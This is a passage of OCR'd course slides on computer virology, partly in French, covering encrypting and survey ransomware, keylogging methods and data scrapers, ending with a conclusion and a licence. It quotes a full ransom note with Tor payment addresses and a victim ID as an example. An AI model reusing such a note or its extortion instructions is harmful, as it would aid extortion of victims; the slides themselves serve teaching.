## 9.1. Definition & Classification
### 9.1.2. The encrypting ransomware

## Encrypting ransomware

```
!!! IMPORTANT INFORMATION !!!!

All of your files are encrypted with RSA-2048 and AES-128 ciphers.
More information about the RSA and AES can be found here:
    http://en.wikipedia.org/wiki/RSA_(cryptosystem)
    http://en.wikipedia.org/wiki/Advanced_Encryption_Standard

Decrypting of your files is only possible with the private key and decrypt program, which is on our secret server.
To receive your private key follow one of the links:
    1. http://twbers4hmi6dx65f.tor2web.org/66CCAB8A005BF0AF
    2. http://twbers4hmi6dx65f.onion.to/66CCAB8A005BF0AF
    3. http://twbers4hmi6dx65f.onion.cab/66CCAB8A005BF0AF

If all of this addresses are not available, follow these steps:
    1. Download and install Tor Browser: https://www.torproject.org/download/download-easy.html
    2. After a successful installation, run the browser and wait for initialization.
    3. Type in the address bar: twbers4hmi6dx65f.onion/66CCAB8A005BF0AF
    4. Follow the instructions on the site.

!!! Your personal identification ID: 66CCAB8A005BF0AF !!!
```

The ransomware encrypts the user's documents or the computer's harddisk : access to documents is impossible as long as you do not have the decryption key. These variants demand a sum of money - often in bitcoins - in exchange for the key.






# 9. Ransomwares
## 9.1. Definition & Classification
### 9.1.3. The ransomware surveys

# Ransomwares

## Definition & Classification

### Ransomware surveys





The ransomware blocks the user's computer until he answers a survey or validate an advertising.



Virology

# Section 10

## Miscellaneous malware



# 10. Miscellaneous malware

## 10.1. Keylogger




# Miscellaneous malware

## Keylogger

Keylogging is the practice of registering
the strikes of the keyboard of a computer

### Methodes

- software
- hardware
- firmware BIOS
- wireless (for wireless keyboards)
- acoustic
- electromagnetic
- video




# Miscellaneous malware

## Keylogger







# 10. Miscellaneous malware

## 10.2. Data scraper

# Miscellaneous malware

## Data scraper

### Data scraper

Le data scraping, textuellement le raclage de données, est une technique consistant à utiliser un programme informatique pour extraire des données d'un autre programme, de façon à les rendre compréhensibles par un humain.



# Miscellaneous malware

## Data scraper

Types de data scrapers :

### Screen scraper

Lire les données d'un terminal informatique par connexion à distance.

**Exemples**

- sniffing de session telnet
- remote desktop
- capture d'écran et OCR
- photo d'écran

### Web scraper


Extraction d'informations d'un site Web

**Exemples**

- les webbots
- HTML parser
- proxy web
- web spider

# Miscellaneous malware

## Data scraper







Virology

# Section 11

## Conclusion

# Conclusion

## The best antimalware ?




Source :http://www.virusbtn.com/vb100/rap-index.xml



# Conclusion

## The best antimalware ! !

The user

Virology

# Section 12

## Licence



# Licence



### Paternité

Vous devez citer le nom de l'auteur original de la manière indiquée par l'auteur de l'œuvre ou le titulaire des droits qui vous confère cette autorisation (mais pas d'une manière qui suggèrerait qu'ils vous soutiennent ou approuvent votre utilisation de l'œuvre).

### Pas d'utilisation commerciale

Vous n'avez pas le droit d'utiliser cette création à des fins commerciales sans autorisation écrite de l'auteur.

### Partage des conditions initiales à l'identique

Si vous modifiez, transformez ou adaptez cette création, vous n'avez le droit de distribuer la création qui en résulte que sous un contrat identique à celui-ci.